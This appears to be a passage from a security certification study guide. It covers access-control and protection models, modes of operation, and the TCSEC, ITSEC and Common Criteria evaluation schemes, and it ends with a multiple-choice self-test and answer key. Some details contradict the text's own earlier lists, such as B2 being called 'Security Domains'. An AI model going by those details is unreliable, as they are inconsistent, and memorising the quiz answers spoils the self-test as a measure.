
The noninterference model ensures that data at different security domains remain separate from one another. By implementing this model, the organization can be assured that covert channel communication does not occur because the information cannot cross security boundaries. Each data access attempt is independent and has no connection with any other data access attempt.

A covert channel is policy-violating communication that is hidden from the owner or users of a data system. There are unused fields within the TCP/IP headers, for example, which may be used for covert channels. These fields can also carry covert traffic, along with encrypting payload data within the packet. Many kinds of malware use these fields as covert channels for communicating back to malware command and control networks.

Take-Grant

The *Take-Grant Protection Model* contains rules which govern the interactions between subjects and objects, and permissions subjects can grant to other subjects. Rules include: take, grant, create, and remove. The rules are depicted as a protection graph which governs allowable actions.⁷ Each subject and object would be represented on the graph. [Figure 6.15](#) details a take-grant relationship between the users, Alice, Bob, and Carol with regards to each subjects' access to the object, "secret documents." Subject Alice, who is placed in the middle of the graph, can create and remove (*c*, *r*) any privileges for the secret documents. Alice can also grant (*g*) user Carol the any of these same privileges. User Bob can take (*t*) any of user Alice's privileges.

Take-Grant models can be very complex as relationships between subjects and objects are usually much more complex than the one shown here.

**FIGURE 6.15**

The Take-Grant model.

Access Control Matrix

An access control matrix is a table defining what access permissions exist between specific subjects and objects. A matrix is a data structure that acts as a table lookup for the operating system. For example, [Table 6.1](#) is a matrix that has specific access permissions defined by user and detailing what actions they can enact. User BLakey has read/write access to the data file as well as access to the data creation application. User AGarner can read the data file and still has access to the application. User CKnabe has no access within this data access matrix.

Zachman Framework for Enterprise Architecture

The *Zachman Framework* for Enterprise Architecture provides six frameworks for providing information security, asking what, how, where, who, when, and why, and mapping those frameworks across rules including planner, owner, designer, builder, programmer, and user. These frameworks and roles are mapped to a matrix, as shown in [Figure 6.16](#).

Graham-Denning Model

The *Graham-Denning Model* has three parts: objects, subjects, and rules. It provides a more granular approach for interaction between subjects and objects. There are eight rules:

- R1: Transfer Access
- R2: Grant Access

Table 6.1 User Access Permissions

Users	Data Access file # 1	Data Creation Application
BLakey	Read/Write	Execute
AGarner	Read	Execute
CKnabe	None	None

	DATA <i>What</i>	FUNCTION <i>How</i>	NETWORK <i>Where</i>	PEOPLE <i>Who</i>	TIME <i>When</i>	MOTIVATION <i>Why</i>
Objective/Scope (contextual) <i>Role: Planner</i>	List of things important in the business	List of Business Processes	List of Business Locations	List of important Organizations	List of Events	List of Business Goal & Strategies
Enterprise Model (conceptual) <i>Role: Owner</i>	Conceptual Data/ Object Model	Business Process Model	Business Logistics System	Work Flow Model	Master Schedule	Business Plan
System Model (logical) <i>Role: Designer</i>	Logical Data Model	System Architecture Model	Distributed Systems Architecture	Human Interface Architecture	Processing Structure	Business Rule Model
Technology Model (physical) <i>Role: Builder</i>	Physical Data/Class Model	Technology Design Model	Technology Architecture	Presentation Architecture	Control Structure	Rule Design
Detailed Representation (out of context) <i>Role: Programmer</i>	Data Definition	Program	Network Architecture	Security Architecture	Timing Definition	Rule Speculation
Functioning Enterprise <i>Role: User</i>	Usable Data	Working Function	Usable Network	Functioning Organization	Implemented Schedule	Working Strategy

FIGURE 6.16

Zachman framework.

Source: http://commons.wikimedia.org/wiki/File:Zachman_Framework_Detailed.jpg. Image by Marcel Douwe Dekker based on earlier work of Phogg2 et al. Image under permission of Creative Commons Attribution ShareAlike 3.0.

- R3: Delete Access
- R4: Read Object
- R5: Create Object
- R6: Destroy Object
- R7: Create Subject
- R8: Destroy Subject⁸

Harrison-Ruzzo-Ullman Model

The *Harrison-Ruzzo-Ullman* (HRU) Model maps subjects, objects, and access rights to an access matrix. It is considered a variation to the Graham-Denning Model. HRU has six primitive operations:

- Create object
- Create subject
- Destroy subject
- Destroy object
- Enter right into access matrix
- Delete right from access matrix⁹

In addition to HRU's different operations, it also differs from Graham-Denning because it considers subjects to be also objects.

Modes of Operation

Defining the *Mode of Operation* necessary for an IT system will greatly assist in identifying the access control and technical requirements that system must have. Depending on the Mode of Operation, it may use a discretionary access control implementation or a mandatory access control implementation.

There are four Modes of Operation:

1. Dedicated
2. System High
3. Compartmented
4. Multilevel

Dedicated

Dedicated mode of operation means that the system contains objects of one classification label (e.g., secret) only. All subjects must possess a clearance equal to or greater than the label of the objects (a secret or higher clearance, using the previous example). Each subject must have the appropriate clearance, formal access approval, and need to know for all the information stored and processed on the system.

System high

In a *system high* mode of operation, the system contains objects of mixed labels (e.g., confidential, secret, and top secret). All subjects must possess a clearance equal to the system's highest object (top secret, using the previous example).

Compartmented

In a *compartmented* mode of operation system, all subjects accessing the system have the necessary clearance but do not have the appropriate formal access approval, nor need to know for all the information found on the system. Objects are placed into "compartments," and require a formal (system-enforced) need to know to access. Compartmented mode systems use technical controls to enforce need to know (as opposed to a policy-based need to know).

Multilevel

Multilevel mode of operation stores objects of differing sensitivity labels, and allows system access by subjects with differing clearances. The reference monitor mediates access between subjects and objects: if a top secret subject (with a need to know) accesses a top secret object, access is granted. If a secret subject attempts to access a top secret object, access is denied.

EVALUATION METHODS, CERTIFICATION, AND ACCREDITATION

Evaluation methods and criteria are designed to gauge the real-world security of systems and products. The *Trusted Computer System Evaluation Criteria* (TCSEC, aka the Orange Book), is the granddaddy of evaluation models, developed by the

U.S. Department of Defense in the 1980s. Other international models have followed, including ITSEC and the Common Criteria.

When choosing security products, how do you know which is best? How can a security professional know that the act of choosing and using a specific vendor's software will not introduce malicious code? How can a security professional know how well the software was tested and what the results were? TCSEC, ITSEC, and the Common Criteria were designed to answer those questions.

The Orange Book

In 1983, the National Computer Security Center (NCSC), part of the National Institute of Standards and Technology (NIST), with help from the National Security Agency (NSA) developed the Trusted Computer System Evaluation Criteria (TCSEC). This publication is also known as the “*Orange Book*” due to the fact that when it was first published, it had a bright orange cover. It was one of the first security standards implemented, and major portions of those standards are still used today in the form of U.S. Government Protection Profiles within the International Common Criteria framework.

TCSEC may be downloaded from <http://csrc.nist.gov/publications/history/dod85.pdf>. Division D is the lowest form of security, and A is the highest. The TCSEC divisions (denoted with a single letter, like “C”) and classes (denoted with a letter and number, like “B2”) are:

- D: Minimal Protection
- C: Discretionary Protection
 - C1: Discretionary Security Protection
 - C2: Controlled Access Protection
- B: Mandatory Protection
 - B1: Labeled Security Protection
 - B2: Structured Protection
 - B3: Security Domains
- A: Verified Protection
 - A1: Verified Design¹⁰

The Orange Book was the first significant attempt to define differing levels of security and access control implementation within an IT system. This publication was the inspiration for the Rainbow Series, a series of NCSC publications detailing specific security standards for various communications systems. It was called the Rainbow Series because each publication had a different color cover page. There are over 35 different security standards within the Rainbow series and they range widely in topic.

NOTE

TCSEC is old (dating to the 1980s), and no longer actively used. It is still used as a reference for other models such as ITSEC, as we will see shortly in the “ITSEC” section. Despite rumors to the contrary, TCSEC is still testable, though less specific knowledge (such as specific differences between classes in the same division) is required for the exam.

The TCSEC Divisions

TCSEC Division D is Minimal Protection. This division describes TCSEC-evaluated systems which do not meet the requirements of higher divisions (C through A).

TCSEC Division C is Discretionary Protection. “Discretionary” means Discretionary Access Control systems (DAC). Division C includes classes C1 (Discretionary Security Protection) and C2 (Controlled Access Protection).

TCSEC Division B is Mandatory Protection. “Mandatory” means Mandatory Access Control systems (MAC). Division B includes classes B1 (Labeled Security Protection), B2 (Security Domains) and B3 (Security Domains). Higher numbers are more secure: B3 is more secure than B1.

TCSEC Division A is Verified Protection, with a single class A1 (Verified Design). A1 contains everything class B3, plus additional controls.

TNI/Red Book

The *Trusted Network Interpretation* (TNI) brings TCSEC concepts to network systems. It is often called the “red book,” due to the color of its cover. Note that TCSEC (orange book) does not address network issues.

ITSEC

The European *Information Technology Security Evaluation Criteria* (ITSEC) was the first successful international evaluation model. It refers to TCSEC Orange Book levels, separating functionality (F, how well a system works) from assurance (the ability to evaluate the security of a system). There are two types of assurance: effectiveness (Q) and correctness (E).¹¹

Assurance correctness ratings range from E0 (inadequate) to E6 (formal model of security policy); Functionality ratings range include TCSEC equivalent ratings (F-C1, F-C2, etc.). The equivalent ITSEC/TCSEC ratings are

- E0: D
- F-C1,E1: C1
- F-C2,E2: C2
- F-B1,E3: B1
- F-B2,E4: B2
- F-B3,E5: B3
- F-B3,E6: A1

Additional functionality ratings include:

- F-IN: High integrity requirements
- AV: High availability requirements
- DI: High integrity requirements for networks
- DC: High confidentiality requirements for networks
- DX: High integrity and confidentiality requirements for networks

See: http://www.ssi.gouv.fr/site_documents/ITSEC/ITSEC-uk.pdf for more information about ITSEC.

The International Common Criteria

The *International Common Criteria* is an internationally agreed upon standard for describing and testing the security of IT products. It is designed to avoid requirements beyond current state of the art and presents a hierarchy of requirements for a range of classifications and systems. The Common Criteria is the second major international information security criteria effort, following ITSEC. The Common Criteria uses ITSEC terms such as Target of Evaluation and Security Target.

The Common Criteria was developed with the intent to evaluate commercially available as well as government-designed and built IA and IA-enabled IT products. A primary objective of the Common Criteria is to eliminate known vulnerabilities of the target for testing.

Common Criteria terms

The Common Criteria uses specific terms when defining specific portions of the testing process.

- Target of Evaluation (ToE): the system or product which is being evaluated
- Security Target (ST): the documentation describing the TOE, including the security requirements and operational environment
- Protection Profile (PP): an independent set of security requirements and objectives for a specific category of products or systems, such as firewalls or intrusion detection systems
- Evaluation Assurance Level (EAL): the evaluation score of the tested product or system

Levels of Evaluation

Within the Common Criteria, there are seven EALs; each builds on the level of in-depth review of the preceding level.¹² For example, EAL 3-rated products can be expected to meet or exceed the requirements of products rated EAL1 or EAL2.

The EAL levels are described in “Common Criteria for Information Technology Security Evaluation, Part 3: Security assurance components.” (July 2009, Version 3.1, Revision 3, Final, available at: <http://www.commoncriteriaportal.org/files/ccfiles/CCPART3V3.1R3.pdf>). The levels are:

- EAL1: Functionally tested
- EAL2: Structurally tested
- EAL3: Methodically tested and checked
- EAL4: Methodically designed, tested, and reviewed
- EAL5: Semi-formally designed, and tested
- EAL6: Semi-formally verified, designed, and tested
- EAL7: Formally verified, designed, and tested¹³

PCI-DSS

The *Payment Card Industry Data Security Standard* (PCI-DSS) is a security standard created by the Payment Card Industry Security Standards Council (PCI-SSC). The council is comprised of American Express, Discover, Master Card, Visa, and others. PCI-DSS seeks to protect credit cards by requiring vendors using them to take specific security precautions: “PCI-DSS is a multifaceted security standard that includes requirements for security management, policies, procedures, network architecture, software design, and other critical protective measures. This comprehensive standard is intended to help organizations proactively protect customer account data.”¹⁴

The core principles of PCI-DSS (available at https://www.pcisecuritystandards.org/security_standards/pci_dss.shtml) are:

- Build and Maintain a Secure Network
- Protect Cardholder Data
- Maintain a Vulnerability Management Program
- Implement Strong Access Control Measures
- Regularly Monitor and Test Networks
- Maintain an Information Security Policy¹⁴

Certification and Accreditation

Certification means a system has been certified to meet the security requirements of the data owner. Certification considers the system, the security measures taken to protect the system, and the residual risk represented by the system. *Accreditation* is the data owner’s acceptance of the certification, and of the residual risk, required before the system is put into production.

SUMMARY OF EXAM OBJECTIVES

The Security Architecture and Design discussed the fundamental building blocks of secure computer systems, including concepts including the ring model, layer, and abstraction. We discussed secure hardware, including the CPU, computer bus, RAM, and ROM. Secure software includes the kernel, reference monitor, and operating system. We use all of these together to build a secure computer system.

Once built, we learned ways to securely operate the system, including modes such as the Bell-LaPadula confidentiality model are the Biba integrity model, as well as modes of operation including dedicated, system high, compartmented, and multilevel secure. Finally, we learned of ways to determine assurance: proof that our systems really are secure. Evaluation models ranged from TCSEC, to ITSEC, to the Common Criteria, and beyond.

SELF TEST

1. What type of memory is used often for CPU registers?
 - A. DRAM
 - B. Firmware
 - C. ROM
 - D. SRAM
2. What type of attack is also known as a race condition?
 - A. Buffer Overflow
 - B. Cramming
 - C. Emanations
 - D. TOCTOU
3. What model should you use if you are concerned with confidentiality of information?
 - A. Bell-LaPadula
 - B. Biba
 - C. Clark-Wilson
 - D. Confidentiality Model
4. On Intel $\times 86$ systems, the kernel normally runs in which CPU ring?
 - A. Ring 0
 - B. Ring 1
 - C. Ring 2
 - D. Ring 3
5. Which mode of operations has objects and subjects with various security labels, from least to most secure or trusted?
 - A. Compartmented
 - B. Dedicated
 - C. Multilevel Secure
 - D. System High
6. What type of firmware is erased via ultraviolet light?
 - A. EPROM
 - B. EEPROM
 - C. Flash memory
 - D. PROM
7. You are surfing the Web via a wireless network. Your wireless connection becomes unreliable, so you plug into a wired network to continue surfing. While you changed physical networks, your browser required no change. What security feature allows this?
 - A. Abstraction
 - B. Hardware Segmentation

- C. Layering
 - D. Process Isolation
- 8. What programming language may be used to write applets that use a sandbox to provide security?
 - A. ActiveX
 - B. C++
 - C. Java
 - D. Python
- 9. What Common Criteria term describes the system or software being tested?
 - A. EAL
 - B. PP
 - C. ST
 - D. TOE
- 10. What nonvolatile memory normally stores the operating system kernel on an IBM PC-compatible system?
 - A. Disk
 - B. Firmware
 - C. RAM
 - D. ROM
- 11. What type of system runs multiple programs simultaneously on multiple CPUs?
 - A. Multiprocessing
 - B. Multiprogramming
 - C. Multitasking
 - D. Multithreading
- 12. An attacker deduces that an organization is holding an offsite meeting and has few people in the building, based on the low traffic volume to and from the parking lot, and uses the opportunity to break into the building to steal laptops. What type of attack has been launched?
 - A. Aggregation
 - B. Emanations
 - C. Inference
 - D. Maintenance Hook
- 13. An open system is what?
 - A. A process that has not been terminated
 - B. A system built from industry-standard parts
 - C. Allows anyone to read and change the source code
 - D. Contains free software

14. What security model has eight rules?
 - A. Graham-Denning
 - B. Harrison-Ruzzo-Ullman
 - C. TCSEC
 - D. Zachman Framework
15. What is the highest TCSEC class applicable to a discretionary access control system which sends data across a network?
 - A. A
 - B. B
 - C. C
 - D. D

SELF TEST QUICK ANSWER KEY

1. D
2. D
3. A
4. A
5. C
6. A
7. C
8. C
9. D
10. A
11. A
12. C
13. B
14. A
15. D

References

1. <http://blog.trendmicro.com/vmware-bug-provides-escape-hatch/> [accessed February 17, 2010].
2. <http://www.wired.com/threatlevel/2008/04/nsa-releases-se/> [accessed February 17, 2010].
3. <http://www.informationweek.com/news/security/cybercrime/showArticle.jhtml?articleID=188702216> [accessed February 17, 2010].
4. <http://www.wired.com/dangerroom/2008/11/army-bans-usb-d/> [accessed February 17, 2010].
5. <http://www.army.mil/-news/2007/04/19/2758-army-releases-new-opsec-regulation/> [accessed February 17, 2010].
6. NIST Assessment of Access Control Systems. NIST IR 7316. <http://csrc.nist.gov/publications/nistir/7316/NISTIR-7316.pdf>; [accessed March 27, 2010].

7. *Applying the Take-Grant Protection Model*, http://ntrs.nasa.gov/archive/nasa/casi.ntrs.nasa.gov/19920018318_1992018318.pdf; [accessed March 27, 2010].
8. www.cs.nmt.edu/~doshin/t/s06/cs589/pub/2.GD-Protection-PP.pdf [accessed February 17, 2010].
9. <http://www.cs.unibo.it/babaoglu/courses/security/resources/documents/harrison-ruzzo-ullman.pdf> [accessed February 17, 2010].
10. <http://csrc.nist.gov/publications/history/dod85.pdf> [accessed February 17, 2010].
11. http://www.ssi.gouv.fr/site_documents/ITSEC/ITSEC-uk.pdf [accessed February 17, 2010].
12. *The Common Criteria for Information Security Technology*, <http://www.commoncriteriaportal.org/files/ccfiles/CCPART1V3.1R3.pdf>; [accessed December 15, 2009].
13. *The Common Criteria*, <http://www.commoncriteriaportal.org/files/ccfiles/CCPART3V3.1R3.pdf>; [accessed March 17, 2010].
14. http://www.pcisecuritystandards.org/security_standards/pci_dss.shtml [accessed February 17, 2010].